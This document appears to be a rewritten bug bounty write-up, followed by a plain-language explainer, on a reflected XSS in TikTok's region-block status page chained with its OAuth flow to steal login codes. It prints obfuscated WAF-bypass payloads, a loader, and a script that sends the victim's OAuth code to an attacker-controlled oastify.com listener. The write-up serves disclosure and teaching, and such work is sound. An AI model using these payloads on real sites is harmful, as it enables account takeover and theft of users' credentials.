Breaking TikTok: Our Journey to Finding an Account Takeover Vulnerability
A reflected XSS vulnerability existed in the 'link' parameter of TikTok's status page, allowing an attacker to inject JavaScript that could execute when a victim clicked a crafted link. This could have been used to steal OAuth authorization codes and potentially take over accounts on TikTok services like ads.tiktok.com.

In this article, const & I (mrhavit) will share our experience of discovering a Cross-Site Scripting (XSS) vulnerability that could have resulted in possible account takeovers in multiple TikTok applications during our participation in their bug bounty program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
TikTok runs a bug bounty program, and this write-up describes a cross-site scripting (XSS) flaw that the authors (mrhavit and const) found in a TikTok web page, and how they chained it with TikTok's OAuth flow to demonstrate a possible account takeover across several TikTok applications.
The feature at the centre of it is a status page on www.tiktok.com that is shown when content is not available in a user's region. When the authors browsed TikTok with a VPN whose exit node was set to China and visited https://tiktok.com/, they were redirected to a page saying "This page is not available in your area." The redirect URL carries two parameters: status, which controls the page content, and link, whose effect was not initially clear.

The URL they landed on was:
https://www.tiktok.com/status?status=7&link=https://go.onelink.me/bIdt/
Setting status to 1 changed the page: a new button appeared, and clicking it redirects the browser to the value of the link parameter. That is the normal behaviour of the feature, a region-block page with a call-to-action button pointing at a link.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/BAuo/
Setup
The work used a VPN with a random-location option, set to China at the time, and later a server to host a JavaScript file. The demonstration of impact used the "Login With TikTok" option on ads.tiktok.com, which the authors say is also offered by other TikTok services such as sellers and shops. The XSS lives on www.tiktok.com, the same host that serves the OAuth authorisation page, which is what makes the chain possible.
Finding it
The authors first tried common payloads in the link parameter, such as javascript:alert() and javascript://, and nothing changed: the redirect link stayed as https://go.onelink.me/BAuo/.
What moved things forward was noticing that the path portion of the link value is reflected into the HTML. Setting the parameter to https://go.onelink.me/mrhavit/ caused that value to be embedded in the page.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/
The next question was whether the value was safely confined inside the href attribute or whether it could break out and add new attributes or events. The escaping was not set properly, and a double quote followed by text was enough to insert a new event into the href attribute.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/%22%20test
At that point the authors had a solid lead for XSS and dug deeper.

Exploitation
Step 1: an event handler, and a WAF
Being inside the href attribute, the natural next step was to inject an event handler, and onclick was the obvious choice. The first attempt hit a WAF.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/mrhavit/%22%20onclick=alert(1)
Because the injection point was unusual, no off-the-shelf payload worked. The authors worked on dealing with the WAF and crafted a payload by hand. Characters such as > and < were escaped or encoded properly, so they used encoding tricks to get the onclick event in. After some work with JavaScript, they found a bypass that executed JavaScript successfully.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/dsa\+%0A%0D%0A%0D%22%3C!%3E!%0D%0Atarget=%22_blank%22%0D%0Aonclick=%0D%0A%22%0D%0Ax=window[%27pr%27%2b%27o%27%2b%27m%27+%2b%27pt%27](%271%27)(%271%27)%0D%0Aompt,%0D%0Ax`Tiktok`

Step 2: demonstrating impact through OAuth
The authors do not report an XSS without showing what it can do. Stealing cookies is rarely viable because of the HTTPOnly flag, so they looked for a way to turn the XSS into an account takeover using TikTok's OAuth implementation.
Most TikTok services offer "Login With TikTok". The authors focused on ads.tiktok.com, noting that the same issue affects other services such as sellers and shops.

https://ads.tiktok.com/i18n/login/?_source_=ads_homepage&lang=en®ion=0
Clicking "Log in with TikTok" leads to the authorisation page on www.tiktok.com:

https://www.tiktok.com/auth/authorize?client_key=aw8cb3204x0a1g88&response_type=code&scope=user.info.basic%2Cuser.info.email%2Cuser.info.phone%2Cuser.info.showcase%2Cvideo.list.no_watermark%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cvideo.list.manage%2Clive.list%2Ccomment.list%2Ccomment.list.manage&version=1&lang=en&state=[redacted]&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&error_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]
This page is hosted on www.tiktok.com, the same host as the XSS. Clicking "Authorize" generates the following request:
POST /passport/open/web/auth/?client_key=aw8cb3204x0a1g88&scope=user.info.basic%2Cuser.info.phone%2Cuser.account.configure%2Ccomment.list.manage%2Cuser.info.showcase%2Clive.list%2Ccomment.list%2Cvideo.list.private_ads.no_watermark%2Cvideo.list.manage%2Cuser.info.email%2Cvideo.list.no_watermark&aid=1459&source=web&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&state=[redacted] HTTP/2
Host: www.tiktok.com
Cookie: [redacted]
Content-Length: 2
Sec-Ch-Ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[redacted] Safari/537.36
Origin: https://www.tiktok.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.tiktok.com/auth/authorize?client_key=aw8cb3204x0a1g88&response_type=code&scope=user.info.basic%2Cuser.info.email%2Cuser.info.phone%2Cuser.info.showcase%2Cvideo.list.no_watermark%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cvideo.list.manage%2Clive.list%2Ccomment.list%2Ccomment.list.manage&version=1&lang=en&state=[redacted]&redirect_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]&error_uri=https%3A%2F%2Fads.tiktok.com%2Fi18n%2Flogin%2F%3F_extra%[redacted]%26state%[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{}
The response contains the OAuth code.

Combined with the XSS, this means the OAuth code of a victim could be leaked with a single click. The authors note that TikTok saw no evidence of the vulnerability being exploited before it was fixed, but that attackers who obtained these codes could have used them to take over victims' accounts.
Step 3: the full chain
The authors built a JavaScript payload that bypassed the WAF and loaded a script from the attacker's server. In their example the script was loaded from http://[redacted]:5500/asd.js.
The asd.js file sends an XHR POST request to the OAuth endpoint and forwards the response to a server the attacker controls:
var xhr = new XMLHttpRequest();xhr.onload = reqListener; xhr.open("POST", "https://www.tiktok.com/passport/open/web/auth/?client_key=aw8cb3204x0a1g88&scope=user.info.basic%2Cuser.info.phone%2Cvideo.list.manage%2Ccomment.list%2Clive.list%2Cvideo.list.private_ads.no_watermark%2Cuser.account.configure%2Cuser.info.showcase%2Cuser.info.email%2Cvideo.list.no_watermark%2Ccomment.list.manage&aid=1459&source=web&redirect_uri=https%3a%2f%2fads.tiktok.com%2fblablablabla&state=[redacted]");xhr.withCredentials = true;xhr.setRequestHeader("Content-Type", "application/json");xhr.send();function reqListener() { location='//[redacted].oastify.com/log?key='+this.responseText; };
The request is sent with withCredentials = true, so the victim's cookies go with it, and the response is exfiltrated in the key parameter of a request to the attacker's listener. The authors state that this code could have been used by the attacker to gain access to the victim's account.
The video below shows the victim clicking the XSS and the OAuth code being sent back to the attacker's server.

https://www.tiktok.com/status?status=1&link=https://go.onelink.me/dsa\+%0A%0D%0A%0D%22%3C!%3E!%0D%0Atarget=%22_blank%22%0D%0Aonclick=%0D%0A%22%0D%0Ax=window[%27ev%27%2b%27a%27%2b%27l%27]((%27fe%27+%2b+%27tch%27+%2b+%27(%27+%2b+%27\%27ht%27+%2b+%27tp%27+%2b+%27%3a//%27+%2b+%27lo%27+%2b+%27ca%27+%2b+%27lho%27+%2b+%27st%27+%2b+%27%3a%27+%2b+%2755%27+%2b+%2700%27+%2b+%27/%27+%2b+%27as%27+%2b+%27d.%27+%2b+%27js\%27%27+%2b+%27)%27+%2b+%27.%27+%2b+%27the%27+%2b+%27n(%27+%2b+%27re%27+%2b+%27sp%27+%2b+%27on%27+%2b+%27se%27+%2b+%27%3d%3E%27+%2b+%27re%27+%2b+%27sp%27+%2b+%27on%27+%2b+%27se.%27+%2b+%27te%27+%2b+%27xt()%27+%2b+%27.%27+%2b+%27the%27+%2b+%27n(%27+%2b+%27te%27+%2b+%27xt%27+%2b+%27%3d%3E%27+%2b+%27ev%27+%2b+%27al%27+%2b+%27(%27+%2b+%27te%27+%2b+%27xt%27+%2b+%27)%27+%2b+%27)%27+%2b+%27)%27))
Root cause
The link parameter of the status page is reflected into the page, and the escaping was not set properly. A double quote breaks out of the attribute value, and the WAF in front of the page did not stop the encoded payload that the authors eventually used. The XSS sits on www.tiktok.com, the same host as the OAuth authorisation page, so script running there can reach the OAuth response and send it elsewhere. The OAuth flow itself is not described as broken; the weakness is that a script on the same origin can reach the code.
Impact
An attacker who gets a logged-in TikTok user to click a crafted link can run JavaScript in the context of www.tiktok.com, request an OAuth code for that user and exfiltrate it. With the code, the attacker could have gained access to the victim's account. The authors focused on ads.tiktok.com and say the vulnerability also affects other services such as sellers and shops. Exploitation required the victim to click the XSS payload. TikTok confirmed the vulnerability was fixed and had no evidence of it being exploited.
Fix
TikTok fixed the issue. The authors also reported on April 10th that the XSS was still present in their region; TikTok investigated and confirmed an internal service issue affecting certain regions that allowed the XSS to still be triggered, and fixed it promptly once identified. The report does not describe the code change itself.
Variants to test
- Reflected parameters rendered into
hreforsrcattributes: send a value containing"followed by a new attribute or event, and look for the attribute appearing in the returned HTML. - Region or status pages that take a redirect target as a parameter: change the path of the target URL and check whether it is reflected verbatim.
- WAF-fronted reflection points: try encoded newlines, encoded quotes and split string concatenation in event handlers, and check whether the payload executes in a browser rather than only whether it is reflected.
- OAuth authorisation endpoints on the same origin as a reflected XSS: check whether the code-issuing request can be made with
withCredentialsfrom injected script and whether the response is readable cross-origin. - Other TikTok services offering "Login With TikTok" (sellers, shops): check whether the same status page or a similar reflected parameter is reachable in their flows.
What happened, in plain words
TikTok runs a bug bounty programme: a scheme where companies pay independent researchers who find security problems in their products and report them privately instead of abusing them. Two researchers, mrhavit and const, took part in that programme and found a flaw in a TikTok web page. This article walks through what they found, how they found it, and how they showed that the flaw could have let an attacker take over another person's TikTok account.
The flaw is a cross-site scripting (XSS) bug. In plain terms, XSS means that a website takes something a visitor supplies, for example a piece of text in a web address, and puts it into the page in a way that makes the browser treat it as part of the page's own instructions rather than as harmless text. If an attacker can get their own instructions into a page that other people trust, the browser will run those instructions as if TikTok itself had written them. A useful comparison: imagine a noticeboard where the office manager pins official announcements. If anyone can slip a note onto the board that looks exactly like an official announcement, visitors will believe it. XSS is the digital version of slipping that note onto the board.
The researchers then combined the XSS with TikTok's OAuth login system. OAuth is the mechanism behind buttons like "Log in with TikTok": instead of giving a third-party site your password, you are sent to TikTok, you approve the request, and TikTok hands the third-party site a short-lived code that proves you agreed. The researchers showed that, because the XSS lived on the same TikTok web address as the page that issues that code, a script running in the victim's browser could ask for the code and send it to a server the attacker controls. With that code, an attacker could have gained access to the victim's account.
The page at the centre of it
TikTok has a status page on www.tiktok.com that is shown when content is not available in the visitor's region. The researchers were browsing TikTok with a VPN turned on. A VPN (virtual private network) is a service that routes your internet traffic through a computer in another location, so websites see that other location instead of your real one. Their VPN had an option that randomly picks the location, and at the time it was set to China.
When they visited https://tiktok.com/, they were redirected to a page saying "This page is not available in your area."
The address they landed on was:
https://www.tiktok.com/status?status=7&link=https://go.onelink.me/bIdt/
A web address like this has two parts worth knowing about. The part before the ? is the path, which names the page. Everything after the ? is the query string, a list of name and value pairs separated by &. Each pair is a parameter. Here there are two: status, with the value 7, and link, with the value https://go.onelink.me/bIdt/. Parameters are how a web address can carry information to the page, the same way a form can carry information when you submit it.
The status parameter controls what the page shows. The link parameter's effect was not clear at first.
When the researchers changed status to 1, the page content changed and a new button appeared. Clicking the button redirects the browser to whatever value the link parameter holds. That is the normal, intended behaviour of this feature: a region-block page with a call-to-action button pointing at a link.
https://www.tiktok.com/status?status=1&link=https://go.onelink.me/BAuo/
What they needed to do the work
The setup used a VPN with a random-location option, set to China at the time, and later a server to host a JavaScript file. JavaScript is the programming language that browsers run; it is what makes pages interactive. A server is just a computer on the internet that answers requests, and the researchers needed one they controlled so they could watch what a victim's browser sent to it.
